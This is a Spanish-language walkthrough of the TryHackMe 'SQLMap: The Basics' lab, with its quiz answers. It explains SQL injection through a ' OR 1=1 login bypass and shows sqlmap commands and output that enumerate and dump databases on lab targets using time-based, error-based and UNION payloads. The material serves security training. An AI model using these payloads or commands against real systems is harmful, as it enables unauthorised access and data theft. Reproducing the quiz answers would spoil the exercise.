

4-SQLMap The Basics

Introducción

La inyección SQL es una vulnerabilidad frecuente y ha sido un tema candente en ciberseguridad desde hace tiempo. Para comprenderla, primero debemos comprender qué es una base de datos y cómo interactúan los sitios web con ella.

Una base de datos es un conjunto de datos que se pueden almacenar, modificar y recuperar. Almacena datos de diversas aplicaciones en un formato estructurado, lo que facilita y optimiza su almacenamiento, modificación y recuperación. A diario, interactuamos con varios sitios web. El sitio web contiene algunas páginas donde se requiere la entrada del usuario. Por ejemplo, un sitio web con una página de inicio de sesión solicita al usuario que introduzca sus credenciales y, una vez introducidas, verifica si son correctas y, en caso afirmativo, inicia sesión. Dado que muchos usuarios inician sesión en ese sitio web, ¿cómo registra y verifica los datos de todos estos usuarios durante el proceso de autenticación? Todo esto se realiza mediante una base de datos. Estos sitios web tienen bases de datos que almacenan la información del usuario y otros datos, y la recuperan cuando es necesario. Por lo tanto, cuando se introducen las credenciales en la página de inicio de sesión de un sitio web, este interactúa con su base de datos para comprobar si son correctas. De forma similar, si se tiene un campo de entrada para buscar algo, por ejemplo, el campo de entrada del sitio web de una librería permite buscar los libros disponibles a la venta. Al buscar un libro, el sitio web interactúa con la base de datos para obtener el registro de ese libro y mostrarlo en el sitio web.

Ahora bien, sabemos que el sitio web solicita a la base de datos que recupere, almacene o modifique cualquier dato. Entonces, ¿cómo se produce esta interacción? Las bases de datos se gestionan mediante sistemas de gestión de bases de datos (SGBD), como MySQL, PostgreSQL, SQLite o Microsoft SQL Server. Estos sistemas comprenden el lenguaje de consulta estructurado (SQL). Por lo tanto, cualquier aplicación o sitio web utiliza consultas SQL al interactuar con la base de datos.

En esta sala, aprenderás los fundamentos de la inyección SQL y cómo usar una herramienta automatizada para realizarla. Además, profundizarás en el tema mediante un desafío práctico.

Answer the questions below

Which language builds the interaction between a website and its database?
respuesta: sql

Vulnerabilidad de inyección SQL

En la tarea anterior, estudiamos cómo los sitios web y las aplicaciones interactúan con las bases de datos para almacenar, modificar y recuperar sus datos de forma estructurada. En esta tarea, veremos cómo la interacción entre una aplicación y una base de datos se produce mediante consultas SQL y cómo los atacantes pueden aprovechar estas consultas para realizar ataques de inyección SQL.

Nota: Antes de continuar, asegúrese de probar los métodos de inyección SQL, ya sean manuales o automatizados, solo con el permiso del propietario de la aplicación.

Tomemos como ejemplo una página de inicio de sesión que solicita su nombre de usuario y contraseña. Le proporcionaremos los siguientes datos:

Username: John
Password: Un@detectable444

Una vez que ingrese su nombre de usuario y contraseña, el sitio web los recibirá, realizará una consulta SQL con sus credenciales y los enviará a la base de datos.

```
SELECT * FROM users WHERE username = 'John' AND password = 'Un@detectable444';
```

Esta consulta se ejecutará en la base de datos. Según esta consulta, la base de datos buscará un usuario llamado John y la contraseña Un@detectable444 . Si encuentra dicho usuario, devolverá sus datos a la aplicación. Tenga en cuenta que la consulta anterior solo será exitosa si el usuario y la contraseña coinciden en la base de datos, ya que están separados por el booleano "AND".

En ocasiones, cuando la entrada no se valida correctamente, los atacantes pueden manipularla y escribir consultas SQL que se ejecutarán en la base de datos y realizarán las acciones deseadas. La inyección SQL tiene un efecto muy perjudicial en el mundo digital, ya que todas las organizaciones almacenan sus datos, incluida la información crítica, en bases de datos, y un ataque exitoso puede comprometer dicha información.

Supongamos que la página de inicio de sesión del sitio web que mencionamos anteriormente carece de validación y sanitización de entrada. Esto significa que es vulnerable a la inyección SQL. El atacante desconoce la contraseña del usuario John. Escribirá la siguiente entrada en los campos indicados:

Username: John
Password: abc' OR 1=1;-- -

Esta vez, el atacante escribió una cadena aleatoria abc y una cadena inyectada ' OR 1=1;-- - . La consulta SQL que el sitio web enviaría a la base de datos ahora será la siguiente:

```
SELECT * FROM users WHERE username = 'John' AND password = 'abc' OR 1=1;-- -';
```

Esta sentencia es similar a la consulta SQL anterior, pero ahora añade otra condición con el operador OR . Esta consulta verificará si existe un usuario llamado John. Luego, comprobará si John tiene la contraseña abc (que no pudo tener porque el atacante introdujo una contraseña aleatoria). Idealmente, la consulta debería fallar en este caso, ya que espera que tanto el nombre de usuario como la contraseña sean correctos, ya que existe un operador AND entre ellos. Sin embargo, esta consulta tiene otra condición, OR , entre la contraseña y la sentencia 1=1 . Si cualquiera de estas condiciones es verdadera, la consulta SQL se ejecutará correctamente. La contraseña falló, por lo que la consulta comprobará la siguiente condición, que verifica si 1=1 . Como sabemos, 1=1 siempre es verdadero, por lo que ignorará la contraseña aleatoria introducida anteriormente y considerará esta sentencia como verdadera, lo que ejecutará la consulta correctamente. El "--" al final de la consulta comentaría cualquier cosa después de 1=1 , lo que significa que la consulta se ejecutará correctamente y el atacante iniciará sesión en la cuenta de usuario de John.

Un aspecto importante a tener en cuenta es el uso de una comilla simple ' después de abc'. Sin esta comilla simple, la cadena completa 'abc OR 1=1;-- -' se consideraría la contraseña, lo cual no es intencionado. Sin embargo, si añadimos una comilla simple 'después de abc, la contraseña se vería como 'abc' OR 1=1;---' , lo que encierra la cadena original abc en la consulta y nos permite introducir una condición lógica OR 1=1, que siempre es verdadera.

Answer the questions below

Which boolean operator checks if at least one side of the operator is true for the condition to be true?
respuesta: OR


Is 1=1 in an SQL query always true? (YEA/NAY)
respuesta: yea

Herramienta automatizada de inyección SQL

Llevar a cabo un ataque de inyección SQL implica descubrir la vulnerabilidad dentro de la aplicación y manipular la base de datos. Sin embargo, realizar todo esto manualmente puede requerir tiempo y esfuerzo.

SQLMap es una herramienta automatizada para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. Simplifica el proceso de identificación de estas vulnerabilidades. Esta herramienta está integrada en algunas distribuciones de Linux, pero puede instalarla fácilmente si no lo está.

Al ser una herramienta de línea de comandos, debe abrir la terminal de su sistema operativo Linux para usarla. El comando `--help` con SQLMap mostrará todos los indicadores disponibles que puede usar. Si no desea agregar manualmente los indicadores a cada comando, use el indicador `--wizard` con SQLMap. Cuando utilice esta bandera, la herramienta lo guiará a través de cada paso y le hará preguntas para completar el escaneo, lo que la convierte en una opción perfecta para principiantes.



El indicador `--dbs` permite extraer todos los nombres de las bases de datos. Una vez que se conocen los nombres de las bases de datos, se puede extraer información sobre las tablas de esa base de datos usando `-D database_name --tables`. Tras obtener las tablas, si se desea enumerar los registros de las mismas, se puede usar `-D database_name -T table_name --dump`. Los diferentes indicadores de la herramienta SQLMap permiten extraer información detallada de las bases de datos. Ahora, tomemos un escenario práctico y usemos todos los indicadores anteriores para explotar una aplicación web vulnerable a la inyección SQL.

El primer paso es buscar una posible URL o solicitud vulnerable. Es frecuente encontrar URL que usan parámetros GET para recuperar los datos. Por ejemplo, una URL como <http://sqlmaptesting.thm/search?cat=1> usa un parámetro `cat` que toma el valor `1`. Si se observa alguna aplicación web que usa parámetros GET en las URL para recuperar datos, se puede probar esa URL con el indicador `-u` en la herramienta SQLMap. Esto se considera una prueba HTTP basada en GET. Este enfoque se utiliza cuando la aplicación utiliza parámetros GET en la URL para recuperar datos de las búsquedas.

Para la demostración, utilizaremos la URL de un sitio web supuestamente vulnerable: <http://sqlmaptesting.thm>. Supongamos que este sitio web tiene una opción de búsqueda y, al hacer clic en ella y buscar algo, la URL se convierte en <http://sqlmaptesting.thm/search/cat=1>, que utiliza el parámetro GET `cat=1` para extraer información de la base de datos. Como sabemos, las URL con parámetros GET pueden ser vulnerables a la inyección SQL; analicemos esta URL para identificar si presenta alguna vulnerabilidad de inyección SQL.

```
Testing URL for SQL injection

user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1

  _H_
  ___[']___ {1.2.4#stable}
|_ -| . [.] | .' | . |
|___| [(.)_|_|_|_|_|_|_|_|
      |_|V      |_| http://sqlmap.org

[text removed]
[08:43:49] [INFO] testing connection to the target URL
[08:43:49] [INFO] heuristics detected web page charset 'ascii'
[08:43:49] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[08:43:49] [INFO] testing if the target URL content is stable
[08:43:50] [INFO] target URL content is stable
[08:43:50] [INFO] testing if GET parameter 'cat' is dynamic
[text removed]
[08:45:04] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[text removed]
[08:45:08] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2175=2175

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(1846,CONCAT(0x5c,0x716a787071,(SELECT (ELT(1846=1846,1))),0x7170766a71))

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: cat=1 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT CONCAT(0x716a787071,0x714d486661414f6456787a4a55796b6c7a78574f7858507a6e6a725647436e64496f4965794c6873

---
[08:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[text removed]
```

Los resultados en la terminal anterior muestran que se identifican diferentes tipos de inyección SQL en la URL de destino, como la ciega basada en booleanos, la ciega basada en errores, la ciega basada en tiempo y la consulta UNION. Estas son diferentes técnicas para explotar una vulnerabilidad de inyección SQL. Por ejemplo, en la inyección SQL ciega basada en booleanos, se modifica la consulta SQL y se incluye una expresión booleana (que siempre es verdadera, p. ej., 1=1) para extraer la información. En cambio, en la inyección SQL basada en errores, algunas consultas se modifican intencionalmente para generar errores en los resultados enviados por la base de datos. Estos errores suelen contener información valiosa sobre los datos. De igual forma, se pueden emplear otras técnicas de inyección SQL para explotar una base de datos.

Los resultados del comando que ejecutamos para nuestro objetivo <http://sqlmaptesting.thm/search/cat=1> indican que son posibles diferentes tipos de inyección SQL en esta URL. Usemos las banderas de SQLMap, que estudiamos anteriormente, para explotarlas y extraer datos valiosos de la base de datos.

Para obtener las bases de datos, usamos el indicador `--dbs` . Probemos este indicador con nuestra URL vulnerable:

```
Extracting databases names

user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 --dbs

  _H_
  ___[(]___ {1.2.4#stable}
|_ -| . [(] | .' | . |
|___| [.)_|_|_|_|_|_|_|_|
      |_|V      |_| http://sqlmap.org

[text removed]
[08:49:00] [INFO] resuming back-end DBMS' mysql'
[08:49:00] [INFO] testing connection to the target URL
[08:49:01] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2175=2175

[text removed]
[08:49:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:49:01] [INFO] fetching database names
available databases [2]:
[*] users
[*] members

[text removed]
```

Tras ejecutar el comando anterior, obtenemos dos nombres de bases de datos. Seleccione la base de datos de usuarios y extraiga las tablas que contiene. Definiremos la base de datos después del parámetro `-D` y usaremos el parámetro `--tables` al final para extraer todos los nombres de las tablas.

Extracting tables

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thm/search/cat=1 -D users --tables

__H__
__ __[()]__ __ __ {1.2.4#stable}
|_ -| . ["] | .' | . |
|__|_ [,_]|_|_|_|_|_|_|_|_|
      |_|v      |_| http://sqlmap.org

[text removed]
[08:50:46] [INFO] resuming back-end DBMS' mysql'
[08:50:46] [INFO] testing connection to the target URL
[08:50:46] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2175=2175
[text removed]
[08:50:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:50:46] [INFO] fetching tables for database: 'users'
Database: acuart
[3 tables]
+-----+
| johnath |
| alexas  |
| thomas  |
+-----+

[text removed]
```

Ahora que tenemos todos los nombres de tabla disponibles de la base de datos, volcaremos los registros presentes en la tabla Thomas. Para ello, definiremos la base de datos con el parámetro `-D`, la tabla con el parámetro `-T` y, para extraer los registros de la tabla, usaremos el parámetro `--dump`.

Extracting records from a table

```
user@ubuntu:~$ sqlmap -u http://sqlmaptesting.thmsearch/cat=1 -D users -T thomas --dump

__H__
__ __[()]__ __ __ {1.2.4#stable}
|_ -| . [()] | .' | . |
|__|_ [()]_|_|_|_|_|_|_|_|
      |_|v      |_| http://sqlmap.org

[text removed]
[08:51:48] [INFO] resuming back-end DBMS' mysql'
[08:51:48] [INFO] testing connection to the target URL
[08:51:49] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 2175=2175
[text removed]
[08:51:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[08:51:49] [INFO] fetching columns for table 'thomas' in database 'users'
[08:51:49] [INFO] fetching entries for table 'thomas' in database 'users'
[08:51:49] [INFO] recognized possible password hashes in column 'passhash'
do you want to store hashes to a temporary file for eventual further processing n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: users
Table: thomas
[1 entry]
+-----+-----+-----+
| Date           | name      | pass    |
+-----+-----+-----+
| 09/09/2024     | Thomas THM | testing |
+-----+-----+-----+

[text removed]
```

Sin embargo, a diferencia de la URL utilizada para las pruebas anteriores, también se pueden utilizar pruebas basadas en POST, donde la aplicación envía los datos en el cuerpo de la solicitud en lugar de la URL. Ejemplos de esto podrían ser los formularios de inicio de sesión, los formularios de registro, etc. Para seguir este enfoque, debe interceptar una solicitud POST en la página de inicio de sesión o registro y guardarla como un archivo de texto. Puede usar el siguiente comando para ingresar la solicitud guardada en el archivo de texto a la herramienta SQLMap:

Testing an intercepted request

```
user@ubuntu:~$ sqlmap -r intercepted_request.txt
```

Answer the questions below



Which flag in the SQLMap tool is used to extract all the databases available?
respuesta: --dbs

What would be the full command of SQLMap for extracting all tables from the "members" database? (Vulnerable URL: <http://sqlmaptesting.thm/search/cat=1>)
repuesta: sqlmap -u <http://sqlmaptesting.thm/search/cat=1> -D members --tables

Practical Exercise

En esta tarea, adjuntamos una aplicación web vulnerable para que puedas probar vulnerabilidades de inyección SQL. Inicia la máquina virtual pulsando el botón "Iniciar máquina" que se muestra a continuación. La máquina se iniciará y se mostrará una dirección IP. Ahora puedes abrir el cuadro de ataque pulsando el botón "Iniciar cuadro de ataque" en la parte superior. El cuadro de ataque se abrirá en la vista dividida. Usarás esta máquina para realizar la inyección SQL mediante la herramienta SQLMap.

La aplicación web tiene una página de inicio de sesión alojada en http://MACHINE_IP/ai/login. Al visitar esta URL, verá una página de inicio de sesión vulnerable a la inyección de SQL.



En la tarea anterior, vimos que si vemos parámetros GET en la URL, estos podrían ser vulnerables a una inyección SQL, y podemos copiar esa URL para usarla con SQLMap. También vimos que si hay una solicitud POST y los datos se envían dentro del cuerpo en lugar de la URL, podemos interceptar la solicitud y usarla con la herramienta SQLMap para explotar una vulnerabilidad de inyección SQL, si la hubiera.

Sin embargo, en esta tarea, en la página de inicio de sesión, usamos las solicitudes GET, pero los parámetros de esta solicitud no son visibles en la URL como sí lo eran en el sitio web de la tarea anterior. Para probar la URL con SQLMap, necesitamos la URL junto con los parámetros GET.

Para obtener la URL completa con sus parámetros GET, debemos hacer clic derecho en la página de inicio de sesión y seleccionar la opción Inspeccionar (el proceso puede variar ligeramente según el navegador). Desde aquí, debemos seleccionar la pestaña Red; luego, debemos ingresar las credenciales de prueba en los campos de nombre de usuario y contraseña y hacer clic en el botón de inicio de sesión para ver la solicitud GET. Al hacer clic en esa solicitud, podremos ver la solicitud GET completa con los parámetros. Podemos copiar esta URL completa y usarla con la herramienta SQLMap para detectar vulnerabilidades de inyección SQL y explotarlas. La solicitud completa se muestra en la siguiente captura de pantalla:

ChatAI

10.10.58.148/ai/login

TryHackMe | Learn Cy...TryHackMe SupportOffline CyberChefRevshell GeneratorReverse Shell Cheat S...GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!Refresh Firefox...

CHATAI

Welcome back

test

Continue

InspectorConsoleDebuggerNetworkStyle EditorPerformanceMemoryStorageAccessibilityApplication

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	10.10.58.148	user_login/email=test&password=test	jquery-3.6.3.js:10219 (xhr)	json	322 B	100 B

HeadersCookiesRequestResponseTimingsStack Trace

Filter Headers

GET http://10.10.58.148/ai/includes/user_login/email=test&password=test

Status200 OK

VersionHTTP/1.1

Transferred322 B (100 B size)

Nota: Si no puede extraer la URL con el proceso anterior, puede copiarla desde abajo:

http://MACHINE_IP/ai/includes/user_login?email=test&password=test

Ejecute los comandos como se explicó en la tarea anterior en esta URL y responda a las preguntas de esta tarea. Recuerde también incluir la URL entre comillas simples '. Esto es para evitar errores con caracteres especiales en la terminal, como ?.

Nota importante: Es posible que no obtenga los resultados con el escaneo simple; agregue --level=5 al final de los comandos para realizar escaneos exhaustivos. En segundo lugar, al ejecutar los comandos, la herramienta podría hacerle algunas preguntas; asegúrese de responderlas como se indica a continuación para que el escaneo se ejecute sin problemas:

- Parece que el DBMS backend es 'MySQL'. ¿Desea omitir las cargas útiles de prueba específicas para otros DBMS? [S/n]: y
- Para las pruebas restantes, ¿desea incluir todas las pruebas para 'MySQL' que amplían el valor de riesgo (1)? [Y/n]: y
- Inyección no explotable con valores NULL. ¿Desea probar con un valor entero aleatorio para la opción '--union-char'? [Y/n]: y
- El parámetro GET 'email' es vulnerable. ¿Desea seguir probando los demás (si los hay)? [y/n]: n

Answer the questions below

How many databases are available in this web application?
respuesta: 6

con la ip dada vamos a la pagina para poder sacar el metodo GET

ChatAI

10.201.101.31/ai/login

TryHackMe | Learn Cy...TryHackMe SupportOffline CyberChefRevshell GeneratorReverse Shell Cheat S...

CHATAI

Welcome back



Email Address

Password


Continue

Don't have an account? Sign up

damos clic derecho inspeccionar, vamos a network, y enviamos datos en los campos de usuario y contraseña para poder obtener el metodo GET con la URL



colocamos el siguiente comando



a continuacion obtenemos el numero de bases de datos que hay disponibles

```
File Actions Edit View Help

I_IV... I_I https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or dam
age caused by this program

[*] starting @ 00:14:37 /2025-08-23/

[00:14:37] [INFO] resuming back-end DBMS 'mysql'
[00:14:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=test' AND (SELECT 2168 FROM (SELECT(SLEEP(5)))ufPl) AND 'VCEz'='VCEz&p
assword=test --dbs --level=5
--
[00:14:37] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:14:37] [INFO] fetching database names
[00:14:37] [INFO] fetching number of databases
[00:14:37] [WARNING] time-based comparison requires larger statistical model, please wait
..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-s
ec')? [Y/n] Y
[00:15:31] [WARNING] it is very important to not stress the network connection during usa
ge of time-based payloads to prevent potential disruptions
[00:15:51] [INFO] adjusting time delay to 1 second due to good response times
6
[00:15:51] [INFO] retrieved: information_schema
[00:17:47] [INFO] retrieved: ai
[00:17:55] [INFO] retrieved: mysql
[00:18:28] [INFO] retrieved: performance_schema
[00:20:19] [INFO] retrieved: phpmyadmin
[00:21:28] [INFO] retrieved: test
available databases [6]:
[*] ai
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[00:21:57] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/outp
